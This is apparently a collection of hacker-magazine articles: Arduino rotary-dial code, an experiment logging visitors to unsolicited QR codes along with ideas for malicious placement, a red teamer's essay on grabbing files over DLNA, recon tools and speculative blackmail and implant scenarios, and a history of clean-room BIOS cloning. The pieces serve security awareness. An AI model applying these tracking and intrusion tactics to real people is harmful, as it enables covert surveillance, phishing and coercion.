 *   was last called
 * - pulse count, incremented while the dial is turned
 */
volatile unsigned long switch1_debouncing_millis_last = 0;
volatile unsigned long switch2_debouncing_millis_last = 0;
volatile byte switch1_num_pulses = 0;

/*
 * Setup routine - putting everything into order
 */
void setup() {
  //Initialize serial and wait for port to open:
  Serial.begin(115200);
  while (!Serial) {/*just wait*/}
  Serial.println("Serial ready.");
  Serial.print("Setting up pins... ");
  pinMode(PIN_SWITCH1, INPUT);
  pinMode(PIN_SWITCH2, INPUT);
  Serial.println("done");
  Serial.print("Attaching interrupt... ");
  //wait for closing of Switch 2 before doing anything else
  attachInterrupt(digitalPinToInterrupt(PIN_SWITCH2),
➥ isr_switch2_rising, RISING);
  Serial.println("done");
}

/*
 * Here goes the main program code... just in case you
 * want to do anything besides just detecting numbers
 */
void loop() {

}

/*
 * Interrupt routine, called when Switch 2 is closed.
 * It marks the beginning of dialling and
 * - replaces itself with the interrupt routine waiting
 *   for Switch 2 to open again and
 * - attaches the interrupt to Switch 1 in order to
 *   count the pulses
 */
void isr_switch2_rising() {
  long diff = millis() - switch2_debouncing_millis_last;
  diff = abs(diff);
  if (diff >= SWITCH2_DEBOUNCING_MILLIS) {
    Serial.print("turn of dial detected - counting pulses: [");
    switch1_num_pulses = 0;
    attachInterrupt(digitalPinToInterrupt(PIN_SWITCH1),
➥ isr_switch1_falling, FALLING);
    attachInterrupt(digitalPinToInterrupt(PIN_SWITCH2),
➥ isr_switch2_falling, FALLING);
    switch2_debouncing_millis_last = millis();
    switch1_debouncing_millis_last = millis();
  }
}

/*
 * Interrupt routine, called when Switch 1 is opened
 * (marking a pulse). It is only active while
 * Switch 2 is closed and increments the global
 * variable "switch1_num_pulses"
 */
void isr_switch1_falling() {
  long diff = millis() - switch1_debouncing_millis_last;
  diff = abs(diff);
  if (diff >= SWITCH1_DEBOUNCING_MILLIS) {
    Serial.print(".");
    switch1_num_pulses++;
    switch1_debouncing_millis_last = millis();
  }
}

/*
 * Interrupt routine, called when Switch 1 is opened.
 * It marks the end of dialling and
 * - prints the detected number of pulses to the serial
 *   console
 * - detaches the interrupt routine from Switch 1
 * - replaces itself with the interrupt routine waiting
 *   for Switch 2 to close again and
 * - could be your starting point if you intend to do
 *   anything beyond simple numeral detection and output
 *   to the serial console.
 */
void isr_switch2_falling() {
  long diff = millis() - switch2_debouncing_millis_last;
  diff = abs(diff);
  if (diff >= SWITCH2_DEBOUNCING_MILLIS) {
    //do something with the detected number...
    Serial.print("]");
    for (byte b=0; b<(11-switch1_num_pulses); b++)
➥ Serial.print(" ");
    Serial.print(" detected ");
    Serial.print(switch1_num_pulses);
    Serial.print(" pulse");
    Serial.println((switch1_num_pulses!=1 ? "s" : ""));
    switch2_debouncing_millis_last = millis();
    detachInterrupt(digitalPinToInterrupt(PIN_SWITCH1));
    attachInterrupt(digitalPinToInterrupt(PIN_SWITCH2),
➥ isr_switch2_rising, RISING);
    switch2_debouncing_millis_last = millis();
  }
}
```

QR CHAOS



by Edward Miro aka c1ph0r

Introduction

Malicious QR codes are not a new concept. They're built into the Social-Engineer Toolkit (SET) and QRLJacking is going to be seen more and more with the ever growing use of "login with QR Code" on IoT devices, mobile apps, and Smart TVs.

Despite the inherent risk, the convenience of QR codes seems to be winning that proverbial struggle with security.

I live and teach cybersecurity for a community college in California and I was curious how easy it would be to get people in my town to scan QR codes in a completely unsolicited way. And in a way anyone can try themselves.

In the following article, I will present a write-up of my methodology and hopefully deliver it in a way to make it repeatable, interesting and informative.

Preparation

My plan for this experiment was to generate a trackable batch of QR codes with no text:

For this experiment, I will seek to establish a baseline by using unsolicited blank codes. It seems intuitive that coupling phrases such as "Free Beer!", "Scan Me!", "Hot Singles!", etc. would naturally increase the scan rate and hopefully this article will inspire further study and repeat experiments in this area.

I used Python3 to generate a batch of 100 ten-character random strings using only uppercase and lowercase alphabetic characters:

```
# python3
# qr.py
import string
import random
N = 10
for i in range(100):
qr = ''.join(random.
➥choices(string.ascii_uppercase +
➥string.ascii_lowercase, k=N))
print(qr, end='\n')
print()
```

Saved that as qr.py, chmod +x, then ran:

```
$python3 qr.py > out.txt
```

Looking at out.txt, we see that it created a list of strings:

```
$cat out.txt
...
LaQAULXkir
GIMSZmUwst
xtguldmsKF
kyYJdEDolc
...
```

Now we run:

```
sed -e 's#^#https://mirolabs.
➥info/qrchaos.php?loc=#' out.txt
➥>out2.txt
```

This will take each of our 100 random strings and prefix a URL to a very simple web page with a basic PHP script to create a log of interactions:

```
$cat out2.txt
...
https://mirolabs.info/qrchaos.
➥php?loc=GIMSZmUwst
https://mirolabs.info/qrchaos.
➥php?loc=xtguldmsKF
https://mirolabs.info/qrchaos.
➥php?loc=kyYJdEDolc
...
```

The PHP code utilized on the back-end was:

```
<?php
$ip = $_SERVER['REMOTE_ADDR'];
➥$browser = $_SERVER['HTTP_USER_
➥AGENT'];
$referrer = $_SERVER['HTTP_
➥REFERER'];
$date = new DateTime('now');
$timestamp = $date->format('Y-
➥m-d\TH:i:s.u');
```

```
if ($referrer == “”)
$referrer =
“Location(http://{$_SERVER[‘HTTP_
➥HOST’]}{$_SERVER[‘REQUEST_
➥URI’]})”;
error_log(“$timestamp\nVisitor IP
➥address: $ip\nBrowser:
$browser\nReferrer: $referrer\
➥n\n”, 3, “2510522188994354”);
?>
```


Nothing too crazy here. Just collecting the timestamp, device’s IP address, device’s browser, and the GET variable which is loc=(one of our random strings).

I pasted them into `https://➥qrexplore.com/generate/` and then printed them in sheets with the filename added:

R28KrNJHGn.png
tH63L16ZEU.png
QJRMoetnUB.png
tERsIAj24P.png

Now I have 100 QR codes that I cut into stacks of ten, and precut the filename so whoever placed the code can tear it off. That way, later on the details of placement can be logged and then future scans will tell us which locations were successful.

I provided all my volunteers a shared Google Sheet that they could use to log placements:



	A	B	C	D	E	F	G	H
1	#	QR Code	Place Name	Address OR X-Street	Placement Details	Handle	Date	Time

Execution

I personally placed 30 codes, mostly on campus and a few other public parks and public places. I passed out the remaining seven ten-packs to students in the computer science club on campus and to a few close friends. I encouraged them to place them in publicly accessible areas and didn’t give them too much guidance. In hindsight, I’d be more specific due to some of my codes ending up on a WalMart shelf strip.


Of the remaining 70, only ten were logged on my sheet, and I found later on that I didn’t make the logging necessity and procedure as clear as I should have to many of my volunteers. If you repeat or expand this experiment with your students or cybersecurity club, I recommend walking all the participants through the logging process and explaining the reasoning behind it.

That being said, the experiment immediately lost any scientific integrity because it’s not really possible for us to know just how many were placed and where. I’m happy to downgrade this article to a proof of concept in the spirit of accuracy.

I let the experiment run from 2019-11-01 to 2020-02-01 for a total of 92 days. My original plan was to let it run until it had been 30 days since the last scan, expecting it to only last a month or so due to codes being lost or removed through natural process.

However, I kept getting scans all the way until 2020-01-31, so clearly my hypothesis that they would eventually be removed organically through maintenance or user interaction was not accurate.

Indeed, some of them are still out there and I removed the PHP script from the page and also added this message:



Please throw me away.

I'm a QR code that was being used for a cyber security expe

Don't worry! There is no malware on this page and no data is being logged.

The data collected in this experiment will be used to write a research paper that will be located a

c1ph0r.github.io/QRChaos

Results

Total logs: 16
Unique codes scanned: 7
Top performers:

```
poUw4fqXRG x 4
JEML2Yz1WN x 3
MBxNRuigUK x 2
uZ77BL6nA1 x 2
brpoOaYI0W x 2
HOed5V4fkm x 1
QvKBMyPMSt x 1
Scan x 1
```

For the curious, those location variables map to the following locations:

```
poUw4fqXRG= ButteCollegeMain/garden/gate
JEML2Yz1WN= ButteCollegeMain/MediaCenter/bulletin-board
MBxNRuigUK= BidwellParkTrailhead/bulletin-board
uZ77BL6nA1= ButteCollegeMain/PhysSciBldg/bulletin-board-1
brpoOaYI0W= ButteCollegeMain/PhysSciBldg/bulletin-board-2
HOed5V4fkm= ButteCollegeChico/1stFloor/bulletin-board
QvKBMyPMSt= ChicoStateMain/GlennHall/bulletin-board
scan= [unknown]
```

Other Stats

- Seven of the 16 IP addresses using campus access points.
- Four were using the Verizon network.
- Three were scanned from a group chat on Facebook.
- One was using AT&T.
- One was from www.qrstuff.com in Dublin, Ireland.
- Six were using Android, all of which were Samsung.
- Six were using iPhone.
- Three of the devices used Snapchat to scan code.

Full Log

```
2019-11-01T17:58:40.756004
Visitor IP address: [REDACTED]
Browser: Mozilla/5.0 (Linux; Android 9; SAMSUNG SM-T380)
AppleWebKit/537.36 (KHTML, like Gecko) SamsungBrowser/10.1
Chrome/71.0.3578.99 Safari/537.36
Referrer: Location(http://mirolabs.info/qrchaos.
➥php?loc=poUw4fqXRG)

2019-11-02T17:19:45.275127
Visitor IP address: [REDACTED]
Browser: facebookexternalhit/1.1
(+http://www.facebook.com/externalhit_uatext.php)
Referrer: Location(http://mirolabs.info/qrchaos.
➥php?loc=poUw4fqXRG)

2019-11-02T17:22:04.550677
Visitor IP address: [REDACTED]
Browser: facebookexternalhit/1.1
(+http://www.facebook.com/externalhit_uatext.php)
Referrer: Location(http://mirolabs.info/qrchaos.
➥php?loc=poUw4fqXRG)

2019-11-02T20:59:51.173048
Visitor IP address: [REDACTED]
Browser: facebookexternalhit/1.1
(+http://www.facebook.com/externalhit_uatext.php)
Referrer: Location(http://mirolabs.info/qrchaos.
➥php?loc=poUw4fqXRG)

2019-11-12T22:27:43.615346
Visitor IP address: [REDACTED]
Browser: Mozilla/5.0 (iPhone; CPU iPhone OS 13_1_3 like Mac OS X)
AppleWebKit/605.1.15 (KHTML, like Gecko) Snapchat/10.69.5.72
(iPhone12,1; iOS 13.1.3; gzip)
Referrer: Location(http://mirolabs.info/qrchaos.
➥php?loc=HOed5V4fkm)

2019-11-14T03:15:40.643039
Visitor IP address: [REDACTED]
Browser: Mozilla/5.0 (iPhone; CPU iPhone OS 13_1_2 like Mac OS X)
```

```
AppleWebKit/605.1.15 (KHTML, like Gecko) Mobile/15E148
Referrer: Location(http://mirolabs.info/qrchaos.
➥php?loc=MBxNRuigUK)

2019-11-14T16:03:05.311263
Visitor IP address: [REDACTED]
Browser: Mozilla/5.0 (iPhone; CPU iPhone OS 13_1_3 like Mac OS X)
AppleWebKit/605.1.15 (KHTML, like Gecko) Version/13.0.1
Mobile/15E148
Safari/604.1
Referrer: Location(http://mirolabs.info/qrchaos.
➥php?loc=QvKBMyPMSt)

2019-11-22T20:47:32.602740
Visitor IP address: [REDACTED]
Browser: Mozilla/5.0 (iPhone; CPU iPhone OS 13_2 like Mac OS X)
AppleWebKit/605.1.15 (KHTML, like Gecko) Mobile/15E148
Referrer: Location(http://mirolabs.info/qrchaos.
➥php?loc=brpo0aYI0W)

2019-11-25T18:29:36.513324
Visitor IP address: [REDACTED]
Browser: Mozilla/5.0 (Linux; Android 9; SM-G950U)
AppleWebKit/537.36
(KHTML, like Gecko) Chrome/78.0.3904.108 Mobile Safari/537.36
Referrer: Location(http://mirolabs.info/qrchaos.
➥php?loc=uZ77BL6nA1)

2019-11-25T21:54:12.258556
Visitor IP address: [REDACTED]
Browser: Mozilla/5.0 (Linux; Android 9; SM-G955U)
AppleWebKit/537.36
(KHTML, like Gecko) Chrome/78.0.3904.108 Mobile Safari/537.36
Referrer: Location(http://mirolabs.info/qrchaos.
➥php?loc=brpo0aYI0W)

2019-12-04T18:39:49.414039
Visitor IP address: [REDACTED]
Browser: Mozilla/5.0 (Linux; Android 9; SM-N960U)
AppleWebKit/537.36
(KHTML, like Gecko) Chrome/77.0.3865.116 Mobile Safari/537.36
OPR/55.0.2719.50560
Referrer: Location(http://mirolabs.info/qrchaos.
➥php?loc=JEML2Yz1WN)

2019-12-05T22:17:35.901000
Visitor IP address: [REDACTED]
Browser: GuzzleHttp/6.3.3 curl/7.29.0 PHP/5.6.37
Referrer: Location(http://mirolabs.info/qrchaos.
➥php?loc=JEML2Yz1WN)

2019-12-05T22:17:38.312092
Visitor IP address: [REDACTED]
Browser: Mozilla/5.0 (Linux; Android 9; SM-G960U) AppleWebKit/537.36
➥(KHTML, like Gecko) Chrome/77.0.3865.116 Mobile Safari/537.36
Referrer: https://www.qrstuff.com/scan

2019-12-05T22:17:38.810199
Visitor IP address: [REDACTED]
Browser: Mozilla/5.0 (Linux; Android 9; SM-G950U)
```

```
AppleWebKit/537.36
(KHTML, like Gecko) Chrome/78.0.3904.108 Mobile Safari/537.36
Referrer: Location(http://mirolabs.info/qrchaos.
➥php?loc=JEML2Yz1WN)

2020-01-10T20:20:07.719568
Visitor IP address: [REDACTED]
Browser: Mozilla/5.0 (iPhone; CPU iPhone OS 13_3 like Mac OS X)
AppleWebKit/605.1.15 (KHTML, like Gecko) Snapchat/10.72.5.69
(iPhone9,2; iOS 13.3; gzip)
Referrer: Location(http://mirolabs.info/qrchaos.
➥php?loc=MBxNRuigUK)

2020-01-31T15:45:45.205113
Visitor IP address: [REDACTED]
Browser: Mozilla/5.0 (iPhone; CPU iPhone OS 13_3 like Mac OS X)
AppleWebKit/605.1.15 (KHTML, like Gecko) Snapchat/10.74.1.1
(iPhone11,8; iOS 13.3; gzip)
Referrer: Location(http://mirolabs.info/qrchaos.
➥php?loc=uZ77BL6nA1)
```

Conclusion

Of the 38 QR codes that were placed and logged, we had a 42 percent success rate.

This data supports my initial hypothesis that random people will scan an unsolicited and unmarked QR code in the wild.

Obviously, if an attacker used this vector and directed users' devices to phishing pages, malware, etc., we can expect this to have a high rate of success.

Ideas For Higher Scan Rates

- Utilizing fun or enticing phrases on malicious codes.
- Making counterfeit flyers or posters.
- Pasting malicious codes over legitimate codes.
- Injecting malicious codes into the production process/supply chain.

I would predict a sufficiently motivated attacker could have a major impact.

Attacks could also be geographically targeted in a way that differs from other "-ishing" vectors.

Recommendations

The QR code attack vector will require utilizing some of the same techniques used in detecting attacks such as phishing:

- Don't scan QR codes - you can't ever truly know if the QR code you're about to scan is safe or not.
- Inspect the code - use a QR code app that allows you to look at the URL before opening it in a browser.
- Check to see if it's a sticker. If the code has been added after printing, do not scan it.
- Use a security-centric QR code scanning app that scans links. I won't make any recommendations, but they do exist.

Special Thanks: Butte College Computer Science Club students, Gary Adams, Kevin Johnson, NM.

If you have any questions or want to contact me: Edward Miro aka c1ph0r, c1ph0r.github.io, @c1ph0r, c1ph0r@protonmail.com.

Knowing What To Search For

by RAMGarden

Learning all the details of even one programming language is hard or maybe even impossible. Instead of trying to learn a new programming language by sitting through lectures, tutorials, and classes, you can pair basic knowledge with web searches to help you get there faster. Before there were quick web searches and widespread programming forums with tons of examples, if you wanted to learn something like "how do I make my batch script stop with that 'press any key to continue' message" you had to *go find the book* about Windows batch scripting. If you didn't own that book, you had to drive to the library or buy the book at a physical store. From there, you had to hope you would find what you were looking for in the index so you could jump to the correct page without having to read the entire book (if you were lazy).

Today it is a lot easier. Thanks to easy web searches, you can type "windows batch press enter" and the very first result is a page from *Stack Overflow* showing exactly what you need. Spoiler alert: it's the "pause" command. So without sounding like an old man with "back in my day we had to walk to the library in the dead of summer to read books to answer our programming questions," I want you to know that learning how to program specific things is really just learning what to search for.

The best combination is to learn the basics of programming and scripting so that you can then have a toolbox of generic phrases and words that will get you what you need. You should not be trying to memorize APIs and libraries when you can just search for the API reference docs and then know what to search for inside there. Once you've completed dozens of projects in a handful of programming languages, you will eventually memorize the parts that you use most often. But that is just what comes with experience.

Another good example for a search might be "C# for each syntax" in case you've been doing Python stuff for a year, but now you need to build something else that requires C#. You didn't memorize the full syntax, but you know that you need a "for each" statement since that is one of the tools in your toolbox that lets you loop through all the items in a list of things. If you learn and memorize these basic things, you will be much better off than trying to memorize entire languages. It is easier this way because now you can apply your knowledge of what to search for to other programming languages such as: "python for each syntax" or "typescript for each syntax" or even "XSLT for each."

So take time to learn the basics, but don't kill yourself trying to learn an entire programming language and its specific syntax for different methods and functions. Instead, leverage the power of today's search engines by knowing what to look up. And don't forget to vote up the helpful answers from those incredible programmers kind enough to share their knowledge on *Stack Overflow* and other forums and blog posts.

Want to know more? Check out this blog post that talks about this concept in more detail: `coderscat.com/learn-programming-languages`.

The Hacker Perspective

by Maderas

Hacking and the hacker community have given me the means to build something that is mine. I grew up abused in a dangerous city with every excuse to fail. Completely self taught and with only a GED education, I have worked as the cybersecurity, penetration test, and vulnerability assessment lab manager for Schneider Electric. While employed by Schneider Electric, I also served as the company's lead red teamer and penetration tester. Through them, I completed projects for some of the most powerful organizations on Earth (Saudi Aramco was one). I have also been employed by National Grid as a senior red team and penetration testing consultant.

By combining hard work with the knowledge so many of you have gifted to this world, I have forged so much for myself: a vocation, a purpose, and the means to make this world a better place.

Most of all, the hacker community has provided me with a place in this world.... I doubted that any such place existed for so long (shout out to `0x00sec.org`, my digital home and family).

If you are reading this, it means I have written an article for *2600*. If you refuse to give up on yourself and your dreams, those dreams do come true.

What follows are anecdotes, opinions, and observations gained after a decade of hacking (including more than eight years red teaming and penetration testing). No retreat. No surrender.

1) For Me, Red Teaming and Penetration Testing are Hacking

When I take part in red team/penetration test engagements professionally, I am hacking; however, I use different vocabulary (red teaming/penetration testing) out of courtesy for clients/my employers.

During red teaming/penetration testing, I am still using the tools, techniques, and methodologies of my art (hacking). It is the same challenging means of personal expression that leads me to develop a deeper understanding of myself and the world around me. Restrictions on tools or other engagement parameters are just realities that govern the medium on which/by which I display my art.

This became my life's art when I began to let my mind get weird with the possibilities of what can be effective and what can be made to work for me. To me, this has become a game won by strategy and creativity, not tools.

2) I Believe That Hacking Networks/Systems is the Art of Acquiring Advantages Through a Strategic and Creative Leveraging of Perception

During an engagement, I am looking to acquire every possible advantage; these advantages are most often dependent on the resources that are native to the environment I am attacking.

Recognizing these resources, identifying how I may make them useful and/or strategizing toward maximizing this usefulness is what yields the advantages that lead to exploitation.

These advantages are a product of trained perception honed through study, practice, knowledge, and experience. They are not gained through some application of tools.

The data a hacker perceives and the manner in which they act upon that data governs the probability of their success during any stage of an engagement. The same holds true for the amount/degree of advantage that an attacker can perceive in and/or leverage from the data they enumerate.

There is a degree of perception generally outside of a hacker's control that also helps dictate what resources will be available to during an engagement....

Many times, a defender's best defense is their perception of the resources native to the digital spaces they are employed in defending: for instance, maybe some manner of business need impedes a defender's capacity to fix vulnerabilities or mount the best defense possible. In these instances, the defender must perceive the ultimate cost their organization may pay for the presence of a given vulnerability.

The defender must also perceive the manner in which they may best relay/explain the possible/potential cost(s) to an organization.

The topography/composition of an engagement environment is almost always shaped by human perception; for example, perhaps an organization's cost-benefit analysis leads it to ignore patching vulnerabilities that they perceive to be "minor."

I believe that the degree of perception that matters most where the attacking or defending of an organization is concerned is the blind spots perception.

An organization that chooses to ignore a vulnerability (yet recognizes that the vulnerability is present) at least perceives some potential detriment that the vulnerability poses to its information infrastructure. Yet ultimately, they should understand that their decisions decide what resources are at my disposal outside and inside of their networks.

My decisions rest in how I use those resources to defeat whatever defense they set against me; let's cover a couple examples of using what is offered in a creative fashion.

3) Digital Pickpocketing

The age of transferable, digital media has led to widespread implementation of Universal Plug and Play (UPnP) and UPnP-like programs and services for easy, quick movement of media between devices.

Most users do not understand these

technologies fully; sometimes these users do not shut down the programs correctly (leaving UPnP/UPnP-like services up and the ports open/media readily available) or the program is poorly designed (which can also leave UPnP/UPnP-like services up and the ports open/media readily available).

Many times, these protocols are allowed through firewalls/network appliances (thus they are utilized by malware pretty often, especially RATs) as many network/system administrators do not fully perceive the infosec implications of protocols like UPnP (along with similar protocols like DLNA and SSDP, which are often incorporated into its stack) or perceive these protocols/services as a possible threat, thereby creating an exploitable blind spot.

During an internal engagement against a heavily secured facility in the industrial/energy sector, I was allowed a restricted workstation (laptop) and low privilege user credentials.

Ignoring the Ethernet connected laptop, I used the credentials to connect to the corporate/facility WiFi with a customized Nexus 7 2013 LTE (all of this was within scope of the engagement).

Utilizing an application called ControlDLNA, I was able to browse and download multiple gigabytes of actionable data from an administrator's laptop within the first hour of the engagement.

These findings provided confirmation that an administrator account on at least one network segment connected to the corporate/facility WiFi network; most of the users/accounts with the highest levels of privilege connected to the corporate/facility WiFi connection during that engagement.

Eventually, the administrator connected to the facility WiFi with their company iPhone when they were in a section of the facility that received a poor mobile signal. An IM/messaging service on their company IPhone used UPnP/UPnP-like protocols that stored the discussions on the device as media files that I was able to access.

This was not shadow IT, as the application in question was loaded on every company Iphone.... Within the first hour of the engagement, I had access to media on this administrator's workstation and their company iPhone due to blind spots in how the organization perceived the threat posed by file sharing/IoT protocols.

Metadata could be stripped from these materials (via tools like Exiftool or FOCA), thereby allowing me to gain personal/private data about the target(s). For example: by stripping GPS and other geolocation data/tags from photos accessed, I could find or narrow down the physical location of a target's home address. After locating a target's home address via this metadata, perhaps I could crack the employee's WiFi or access their residence physically to exploit machines in their home.

Perhaps this trespass could lead to spying/surveillance on the employee and their family.... Or implants could be introduced to home electronics in the hopes that they could be taken to work and connected to systems/machines within otherwise inaccessible areas of the facility.

Also, what if someone using this attack had found material on the administrator's/an employee's device(s) that was sensitive, illegal, deeply personal, embarrassing, or could lead to their termination?

Could these materials be leveraged to successfully blackmail the administrator/employee into carrying out physical attacks (maybe via a USB drive or some other physical media) against tightly secured areas within the facility?

Remember, this facility was within the industrial/energy sector. Historically, these facilities have a high probability of gaining the attention of state actors with sufficient financial means, logistical resources, and motivation to accomplish/attempt the aforementioned attacks.

During the engagement, I also used ControlDLNA to access corporate media shares. These shares were full of materials that could have proved useful in conducting social engineering attacks, as a source of recon, or as a direct attack vector (example: by encoding payloads into files within the media shares for use in attacks).

This was not an isolated case: I regularly utilize ControlDLNA and other UPnP/IoT applications that allow me to detect and/or interact with protocols/services like Bluetooth and HID appliances. Digital pickpocketing is one of my go-to techniques.

4) The Burning House Principle

Passive reconnaissance is asymmetrical intelligence gathering in a manner that does not directly interact with the resources of your target (an example of these resources is a target's IP space).

I strongly believe in the value of passive reconnaissance.

I believe that in the future, passive reconnaissance will become an absolute necessity where most hacking is concerned for a few reasons:

- Technologies like AI and Machine Learning will continue to improve; the increasing amounts of money being spent/generated by information security solutions will see these technologies continue to find their way into defensive solutions (AV, AM, etc.) as they improve.
- The expense of running systems with powerful processors that are dedicated solely toward threat intelligence is rapidly decreasing.
- A continued reliance on digital networks to sustain the infrastructure of human civilization means that most sectors of IT security are growing and sharing research, findings, and threat intelligence. I perceive the value of passive reconnaissance through a principle I call The Burning Building Principle.

Basically, you are only likely to enter a burning building if there is something of immense value inside (for this metaphor, the valuables are the objectives of an engagement with the burning building being the engagement environment itself).

The further away from the burning building you are, the further away from harm you are (detection, failing to meet engagement objectives, etc.), yet you are also further away from valuables that you can only retrieve through entering the unpredictable inferno inside the burning house (establishing some manner of session or connection within and/or to the engagement/target environment).

The closer you are to the burning house, the longer you are in the burning house or the further inside the burning house you are, the greater the chance of catastrophic failure.

Once inside, the more actions you are forced to take increases the duration that you are amongst the flames, gradually raising the probability of catastrophic failure... and eventually the building is going to collapse (failure could be your means of persistence being detected, being detection by IT before establishing a means of persistence, etc.).

Before you engage a target, you want to gain as much reconnaissance about the target as is possible while maintaining the most minimal chance of incurring detection or catastrophic failure. If you do not directly engage or connect to any of the target's IP space in some way, the probability of your being detected is as close to zero as possible.

However, once you connect to or engage a target's internal network (entering the burning house), the probability that you will not be detected (and for some hackers prosecuted) never falls back to zero percent again. In all actuality, once you connect or interact with a target's IP space (even if using Tor or VPN/proxy chaining), the probability you will be detected is also never zero percent again.

Ideally, you want to enter the burning building with as much data as possible and you want to have gained that data while incurring as little risk as possible. When you finally enter, you want to have a plan, utilizing an economy of action balanced by decisive, effective actions. Running up and down burning staircases or in and out of the burning building to meet your objectives may not be the best plan. Why scout the burning building from feet away when you gain the same insight from behind cover?

- Instead of using repeated ping sweeping or port scanning to understand the extent of a target's internal IP space, use Hurricane Electric's BGP kit to get a better understanding of their digital holdings.
- Running Spiderfoot against a target domain name (though maybe not the target's IP space directly) using various obfuscation methods like agent/request randomization and a combination of VPN chaining plus SSH tunneling may be my favorite means of enumeration for external engagements (and is some of the best passive reconnaissance available).
- Pagodo is an excellent tool (and a personal favorite of mine) for employing Google dorking; the tool will scrape Exploit-DB for their current list of dorks. You can then feed it a domain name to search against.
- The roaring noise of today's Internet may provide some cover for you while enumerating a target's perimeter, but why not use `urlscan.io` to help identify the resources used to construct their web pages or Zoomeye to help find vulnerabilities present in their Internet-facing resources? (Though Shodan now does this as well, Zoomeye can show you how those holdings have evolved over the years while providing a better description of a target's Internet-facing devices.)
- Instead of bruteforcing SMTP to gain email addresses, use `hunter.io` instead; `PenTest-Tools.com` can handle some of the bruteforcing used in DNS subdomain enumeration for you.
- Subverting Cloudflare's IP obfuscation through `Crimeflare.com` is yet another possible solution. Of course, these are only a few examples and your mileage may vary depending on your circumstances. For instance, sharing client data with sites that conduct site/resource scanning may not be in there (and thus your) best interest.

The point is, once you gain ingress or directly touch a target's IP space, the probability of detection never falls to zero. Eventually, you will have to (or at least you should) engage the target's IP space manually (this does not mean without obfuscation obviously).


Why not keep that probability low or as close to zero as possible for as long as possible?

4) And Finally

I am huge on manually engaging and penetrating networks. You cannot trust vulnerability scanners or other automated tools, and you shouldn't be trusting them anyway. My job at work is to find the gaps that these tools do not find - to exploit those holes that the scanner monkeys missed. I fear that the industry I work in will become saturated by scanner monkeys who "have all the certifications and can run all the tools."

This is not hacking. Paint by numbers can still be an art like painting if the person moving the brush chooses the colors for themselves and improves on what is set before them.

Hacking is the creative solving of problems. Our world needs people who can creatively solve problems now more then ever. Choose your colors and improve what is set before you.



Clean Rooms and Reverse Engineering

by Sean

The IBM PC - we all know it, we all (mostly) love it. Since 1984, the PC - or rather its underlying architecture - has become the dominant computing platform. Part of its rise to ubiquity was the fact that it was easily copied. Clones of the PC flooded the market with cheap computers that were, for the most part, 100 percent compatible with one another. And while there is a lot to be said about the rise of the PC and the ensuing clone wars, I want to focus on just one factor: how IBM's BIOS was reverse engineered and what we can learn from the story.

First, some background. Big Blue has always been known for their penchant for proprietary systems. In a weird twist, the PC - their most recognizable creation - broke that streak. On release day, you could buy an IBM PC technical reference manual that contained every single technical detail of the computer. This went from the function of the system to a bill of parts used, and right down to the schematics for the whole computer. In a very real way, the technical reference manual was a guide to building your own PC from off-the-shelf parts. Besides the IBM logos plastered everywhere, nothing about the PC hardware was proprietary or protected by copyright or patent. However, IBM wasn't dumb here. They weren't giving away everything that made the PC work.

Enter the ROM BIOS. This was a small piece of firmware that was responsible for managing the PC hardware. It managed booting the system and provided a low level interface for programmers to use. The BIOS only amounted to a few kilobytes of code, but it was what made the PC work. And, most importantly, IBM held copyright to the BIOS. In other words, no one but IBM could use the PC BIOS, and you can't make a working PC without the BIOS.

This is where reverse engineering came into play. The first company to successfully create a PC clone (at least one that was legal to sell) was Compaq, the first clone being the Compaq Portable. The hardware was just a rip from the IBM technical reference manual, mainly since there are a lot of ways to skin a cat, but only a few ways to build a PC. The BIOS, however, was a totally new firmware written in-house at Compaq. So how did they get around IBM's copyright?

The tricky part here was that there was a copy of the BIOS in every PC just waiting to be disassembled. But if Compaq used any code derived through those means, they were bound to get sued into oblivion. They had to have plausible deniability that every byte of their new BIOS was free from IBM code. To ensure this, Compaq used a method of reverse engineering called clean room design (sometimes called the Chinese wall technique).

This method uses two teams of programmers to create the final product. In the case of Compaq, one team scoured the PC technical reference manual, and disassembled BIOS code and PC programming references. This "dirty" team then created a specification for their new BIOS implementation, basically just a technical explanation of the PC BIOS as a black box. Their spec was then cleared by legal to make sure it didn't contain any IBM code or IBM-specific fingerprints. Then the second team, on the other side of the "wall" so to speak, used the specification to write up the new Compaq BIOS. The second team was the "clean room" since they had no experience with the PC hardware or software and had no contact with the "dirty" team outside of the spec sheets. By keeping a meticulous paper trail, Compaq had a pre-built legal case. If IBM sued, then they could easily show that their new BIOS had no copyright code in it. In the end, the trick worked. Compaq had a legally reverse engineered BIOS implementation and was able to sell PC clones using it.

So how can we adapt techniques from early PC cloning? Obviously, most of us aren't creating sellable products in any sense. It's rare that a hobbyist needs to defend themselves in court, but it does happen. For a lot of projects, using clean room design may be overkill, but if your project turns into a product, then this method may provide a legal safeguard. However, I think there is a more general takeaway from this method: we should share more of our own "specification."

